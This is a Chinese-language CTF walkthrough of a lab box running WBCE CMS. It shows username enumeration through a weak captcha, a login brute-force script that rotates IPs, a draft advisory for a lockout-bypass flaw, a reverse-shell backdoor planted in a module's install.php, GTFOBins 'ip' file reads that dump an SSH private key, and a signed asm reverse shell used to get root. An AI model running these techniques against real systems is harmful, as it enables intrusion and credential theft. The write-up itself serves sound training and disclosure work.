


初始信息收集

先nmap端口扫描



80端口 web应用 后端Apache HTTP 2.4.66 + PHP 8.3.29

看样子web应用是唯一攻击面

攻击web应用

信息收集

/index 只有一个搜索框 简单试了下不能sql注入或者ssti什么的

```

  \ \ \  \ \ \  \ \_/_/  \ \ \
  \ \ /  \ \ /  \ \_/_/  \ \ /

v2.1.0

-----
:: Method      : GET
:: URL         : http://baker.dsz/FUZZ
:: Wordlist    : FUZZ: /home/yepian/Documents/CTF/SecLists/DirFileCommon.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Regexp: Not Found
-----

.gitignore      [Status: 200, Size: 25, Words: 1, Lines: 2, Duration: 0ms]
.htaccess      [Status: 403, Size: 312, Words: 21, Lines: 10, Duration: 1ms]
account        [Status: 301, Size: 346, Words: 21, Lines: 10, Duration: 0ms]
admin          [Status: 301, Size: 344, Words: 21, Lines: 10, Duration: 0ms]
.hta           [Status: 403, Size: 312, Words: 21, Lines: 10, Duration: 71ms]
cgi-bin/       [Status: 403, Size: 312, Words: 21, Lines: 10, Duration: 0ms]
favicon.ico    [Status: 200, Size: 34494, Words: 42, Lines: 22, Duration: 0ms]
framework      [Status: 301, Size: 348, Words: 21, Lines: 10, Duration: 0ms]
include        [Status: 301, Size: 346, Words: 21, Lines: 10, Duration: 0ms]
.htpasswd      [Status: 403, Size: 312, Words: 21, Lines: 10, Duration: 163ms]
languages      [Status: 301, Size: 348, Words: 21, Lines: 10, Duration: 0ms]
media          [Status: 301, Size: 344, Words: 21, Lines: 10, Duration: 0ms]
modules        [Status: 301, Size: 346, Words: 21, Lines: 10, Duration: 0ms]
pages          [Status: 301, Size: 344, Words: 21, Lines: 10, Duration: 0ms]
search         [Status: 301, Size: 345, Words: 21, Lines: 10, Duration: 1ms]
temp          [Status: 301, Size: 343, Words: 21, Lines: 10, Duration: 0ms]
templates      [Status: 301, Size: 348, Words: 21, Lines: 10, Duration: 0ms]
var            [Status: 301, Size: 342, Words: 21, Lines: 10, Duration: 0ms]
index.php      [Status: 200, Size: 5925, Words: 1135, Lines: 125, Duration: 226ms]
server-status  [Status: 403, Size: 312, Words: 21, Lines: 10, Duration: 5007ms]
:: Progress: [4750/4750] :: Job [1/1] :: 40 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

这结构貌似是一个开源的web应用 探索有意思的文件 页面和api端点

在README.md找到hint email format: [username]@baker.dsz

访问 /admin/ 得到WBCE CMS

在nvd搜索相关公开漏洞 注意到以下漏洞

[CVE-2025-66204](#) 服务端优先解析X-Forwarded-For 导致可以通过修改该header 绕过密码错误次数限制

[CVE-2025-65950](#) 低权限用户SQL注入

[CVE-2025-65094](#) save.php修改用户信息端点 没有对groups[]字段修改做权限检查 导致低权限用户可通过修改该字段权限提升

获取管理面板凭据

现在需要通过爆破取得凭据 查到WBCE_CMS没有默认用户名 并且 /admin/login.php 只会返回用户名或密码错误 如果同时爆破用户名和密码则非常困难

注意到重置密码功能 有弱captcha保护 可以传递邮箱探测用户是否存在 且联想到README.md的内容 那就直接vibe coding一手

菜叶片，你好 需要我为你做些什么？

我在打CTF 需要你帮忙写一个python脚本绕过弱CAPTCHA爆破用户名 先GET `http://baker.dsz/admin/login/forgot/index.php` 解析出 `<td class="text_captcha">` 21 add 2 `</td>` 元素中内容(算术符号只会出现multiply/subtract/add) 计算结果 再POST到同一端点 请求体 `email={FUZZ}%40baker.dsz&captcha={ANSWER}&submit=Send+Details` 所有请求均使用cookie `phpsessid-6582-sid=bn1mp87dd8p6mapncbidqdpsak` 字典为 `./wordlist` 若响应包含 `The email that you entered cannot be found in the database` 则为用户名不正确

+ 工具

Pro



制作图片

创作音乐

给我的一天注入活力

帮我学习

随便写点什么

其实自己搓的话也简单 懒得搞了

```
^ yepian /tmp v3.14.4 13:21 - 1m18s962ms 12GiB/26GiB
python3 ./brute.py
[*] 开始爆破，加载了 8295455 个用户名 ...
[*] 正在尝试：catman
[+] 成功发现有效用户名：carol
[*] 使用的 Payload: email=carol@baker.dsz | captcha=5
[*] 爆破结束。
```

得到用户名为carol 然后用Github上的[exploit](#) 利用CVE-2025-66204爆破密码

但是有亿点问题 我自己测试修改X-Forwarded-For header也仍然被block

后面登录进去我看到版本号 1.6.4 应该受影响啊 本着刨根问底的态度翻了翻项目仓库

发现修复commit 47c3198早在24年2月就推送到主分支了 实际上影响版本是 $\leq 1.6.2$ 而不是 CVEdetail GitHub这些平台上一致写的 $\leq 1.6.4$

此时我灵机一动 既然不能伪造 那就真的变IP

网卡(A) DHCP 服务器(D)

☒ 启用服务器(E)

服务器地址(r):

172.16.0.1

服务器网络掩码(M):

255.255.0.0

最小地址(L):

172.16.0.2

最大地址(U):

172.16.255.254



 应用

 重置

先把DHCP服务器配置改成这样 重启靶机 否则只能用192.168.56.0/24网段的小IP池

然后搓个这个 爆破三次就自动换IP


```
GNU nano 9.0                                     brutepass.sh                                已更改
1 ip1=0
2 ip2=2
3 line=1
4 while(true)
5 do
6     sudo VBoxManage hostonlyif ipconfig "vboxnet0" --ip 172.16.${ip1}.${ip2}
7 } --netmask 255.255.0.0
8     sleep 1
9     count=0
10    while(true)
11    do
12        pass=$(sed -n "${line}p" rockyou.txt)
13        response=$(curl -s -k -X 'POST' -H 'Content-Type: application/x-www
14        -form-urlencoded' -b 'phpsessid-6582-sid=bn1mp87dd8p6mapncbidqdpsak' --data
15        "url=&username_fieldname=Username_793EAB4AF1CA&password_fieldname=password
16        _793EAB4AF1CA&username_793EAB4AF1CA=carol&password_793EAB4AF1CA=${pass}&sub
17        mit=Login" 'http://baker.dsz/admin/login/index.php')
18        if ! echo ${response} | grep "incorrect"
19        then
20            echo PASS:${pass}
21            exit
22        fi
23        ((count++))
24        ((line++))
25        if [[ ${count} -eq 3 ]]
26        then
27            break
28        fi
29    done
30    count=0
31    ((ip2++))
32    if [[ ${ip2} -eq 255 ]]
33    then
34        ((ip1++))
35        ip2=1
36    fi
37 done

^G 帮助      ^O 写入      ^F 搜索      ^K 剪切      ^T 执行命令
^X 离开      ^R 读档      ^H 替换      ^V 粘贴      ^J 对齐
```

成功得到密码33333333 但是进去之后发现 连这两个权限提升需要的权限一个也没有

问了下sublarge 还有其他用户 而且切换宿主机ip算作弊 正解为即使被block 观察响应包大小也能判断是否登录成功

On April 24 we'll start using GitHub Copilot in fraction data for AI model training unless you opt out. [Review this update](#) and manage your preferences in your [GitHub account settings](#).

You only have a single verified email address. We recommend verifying at least one more email address to ensure you can recover your account if you lose access to your primary email. [Email settings](#) x

Brute-force lockout bypass due to missing pre-auth check [Edit advisory](#)

Triage High ItsSunshineXD opened GHSA-x789-63j7-2qhw 1 hour ago · 0 comments

Package	Affected versions	Patched versions	Severity
WBCE/WBCE_CMS	<=1.6.7	None	High

ItsSunshineXD opened 1 hour ago

Description

Summary

The login mechanism contains a logic flaw where brute-force protection is only processed after an authentication failure. This allows an attacker to bypass the lockout state by providing valid credentials, effectively rendering the protection useless against targeted brute-force attacks.

Details

The vulnerability exists in the `_construct` method of `/wbce/framework/class.login.php`. In lines 189-197, the `increase_attempts()` method—which handles failed attempt counting and subsequent redirection to the warning page—is only invoked within the `else` block (when `authenticate()` returns false).

```
if ($this->authenticate()) {  
    // Authentication successful  
    header("Location: " . $this->url);  
    exit(0);  
} else {  
    $this->oMsgBox->error($MESSAGE['LOGIN_AUTHENTICATION_FAILED']);  
    $this->increase_attempts();  
}
```

The system fails to check if the user is already "blocked" before calling `$this->authenticate()`. Consequently, even if a source IP or account has exceeded the maximum allowed failed attempts, providing the correct password will still trigger the `if` block, granting access and bypassing the security restriction.

CVE ID

No known CVE

Weaknesses

No CWEs

Credits

ItsSunshineXD [Reporter](#) ✓

Collaborators

Only the following users and teams can see and collaborate on this advisory:

- WBCE owners
- ItsSunshineXD [Author](#) [Remove](#)


Publishers

Only the following users and teams can publish this advisory:

- WBCE owners

然后我就磨叽了一会 审查源码分析了这个雷霆逻辑漏洞(这逻辑实在是太蠢了) 顺便交了个CVE


把carol从字典删了 又爆破出一个martina



用凭据martina:33333333成功登录CMS管理面板

通过管理面板getshell

找地方挂马 注意到模块上传功能




去WBCE Addon仓库随便下一个模块 解压缩 在install.php加上MSF的反弹马 打包 上传 安装 成功反弹 getshell

本地权限提升

信息收集

现在得到了受限用户apache的shell 先收集本地信息



注意到root的可疑进程 并且apache用户可以以carol身份执行/sbin/ip

横向移动到用户Carol

[GTFOBins](#)收录了这个二进制 通过以下操作即可drop shell

```
ip netns add foo
ip netns exec foo /bin/sh
ip netns delete foo
```

但是由于carol无权访问/var/run/netns 因此失败 hmm...但是还可以任意读文件

```
ip -force -batch /path/to/input-file
```

读ssh私钥id_rsa



```
Object "z15bA9kzrse7Dv6nvjiuUo2fWqdJ9ps2Wag5IkYPfh+syF2WoQs2qeNZhff0eT+J5Vb1Aj" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:20
Object "PfwL3s3ukw7o51wLmKbbikwLQleoI55RuJamH5PzUQ85MVPNd6HQFZ+6c92aHgH7DfM0To" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:21
Object "IXSF7NU0MWx88MShsd+IMas7QckLKZgJA/k5ZsrNQ6DDJWToAxUz+gkIIm3kdtubrthm1p" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:22
Object "qqfTm6KZt80mSMF+v6XH8T/9VXG6okSQ+mermQqdVjDPDy0McEvDlRxEyIYmMm0l7Z7evNx" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:23
Object "hatLmkmQdzkQWWT79CMkLDBYBoY3A7JSAHgKpz7pANsUYPCPrckowJrLkpn2iuoPa6Sm6g" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:24
Object "xkj6LPx6iRB1Wb8+LSjtdLeWtdNGzN+Uitpuc9beHKjs2YvV2TcxPNmd4dr9TT3QdZAAAA" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:25
Object "wQCHn+QqtWf6x5FLzfuoPzde6XPJ0xUAUYJ6NAe1u8MVR9Qq63M8knsXrf9T6pDfvLLKy/" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:26
Object "HE2AEaukoM6cgMABV7ZWTAJPCazoLukfLgk959hiQLNYtljpeB8+fuUtZoMWQZ+o6hqeEo" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:27
Object "doINGvIRXqotHNAoaDgdg0PjXRu9WUczJvjJE6LSctcDwvf3VK2tmwZgM6u3hofKja4a7e" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:28
Object "1HsRDqmeFJ8SwcH82dnb7ohEe0gcEsu2d+gmjnuJem2jxLmhoAAADBA0iKMNSZNQt9nB3c" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:29
Object "vLp/Io9201ize2VxQzyr1eVg13+l1LmLMAfEsNwH2zG8vaR1QPeFD5E1AtPNod4Yrm31JU" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:30
Object "Ywou/SaXjeSgYn0rky92EUq3WIXA+2MZE0mgQbBpzdR00GuQ6Cm6IqGHC4Qvkjds04r0de" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:31
Object "yh7a7glC875YFG0oj5jVVufnoLv2i/fjBlmE95HVBbUppYNfEvCu7kTIt0NG5c+FuJMyMq" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:32
Object "EwuD8BpRFkZY3AnABXvMrdI7C+LUBQrwAAAMEA48mznyLZ0Fyz86mSeTuBuV2Mn4p+WDDc" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:33
Object "uXAZiJkoJBzEsXHa2dP0TCmBSxaDigJqb8VX7BYI2TqIF2DC3bwF7q3QwFY4K2m8oLBkd" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:34
Object "zeK9Tc8UdBA4rBiwkaVer1JBY/0qQ9AVDDdUZFc+iUjqf+5pzZ+exrjmphUhg1ihqu6jBK" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:35
Object "mIz5mpUFPP2zJBSGtidYKm29D95d0jiYjroffBRka8ofKChXNEYcCl18HsV7TQgmUlt/Kk" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:36
Object "iH6wAeBvpBZgn5AAAAC2Nhcm9sQEJha2VyAQIDBAUGBw==" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:37
Object "-----END" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:38
```

把私钥拼一块 然后用私钥登录ssh

在这个二进制的.note.sig段中有一段签名 要等于VENDOR_STR才能通过检查

随便挑一个[asm写的tcp bash反弹shell](#) 加上.note.sig段 静态链接编译

```
A yepian /tmp/baker 16:53 16GiB/26GiB
• nano payload.asm

A yepian /tmp/baker 16:53 - 21s92ms 16GiB/26GiB
• echo -n "Maze-Sec-Internal-Only" > sig.bin

A yepian /tmp/baker 16:53 16GiB/26GiB
• nasm -f elf32 ./payload.asm -o payload.o

A yepian /tmp/baker 16:53 16GiB/26GiB
• ld -m elf_i386 payload.o -o payload --static

A yepian /tmp/baker 16:53 16GiB/26GiB
• scp -i /tmp/id_rsa ./payload carol@baker.dsz:~
payload 100% 8784 8.4MB/s 00:00

A yepian /tmp/baker 16:53 16GiB/26GiB
• cat payload.asm | head
[bits 32]
section .note.sig
    incbin "sig.bin"
section .text
global _start
_start:
; fork(void);
xor eax,eax ; cleanup after rdtsc
xor edx,edx ; ....
xor ebx,ebx ; cleanup the rest

A yepian /tmp/baker 16:54 16GiB/26GiB
• |
```

替换掉原有的monitor 监听localhost:6969 成功get root shell

```
carol@Baker:~$ nc -lnvp 6969
listening on [::]:6969 ... 16:53 - 21s92ms 16GiB/26GiB
connect to [::ffff:127.0.0.1]:6969 from [::ffff:127.0.0.1]:46616 ([::ffff:127.0.0.1]:46616)
id yepian /tmp/baker 16:53 16GiB/26GiB
uid=0(root)-gid=0(root)-groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
ls yepian /tmp/baker 16:53 16GiB/26GiB
root.txt -m elf_i386 payload.o -o payload --static
cat root.txt
flag{root-99dc32aab0563305b639550763a02e32}26GiB
```

这里有个小坑 不能用sh反弹shell 因为靶机sh是个指向busybox的符号链接 而大部分tcp反弹bash的shellcode null-byte绕过方式会让busybox报错applet not found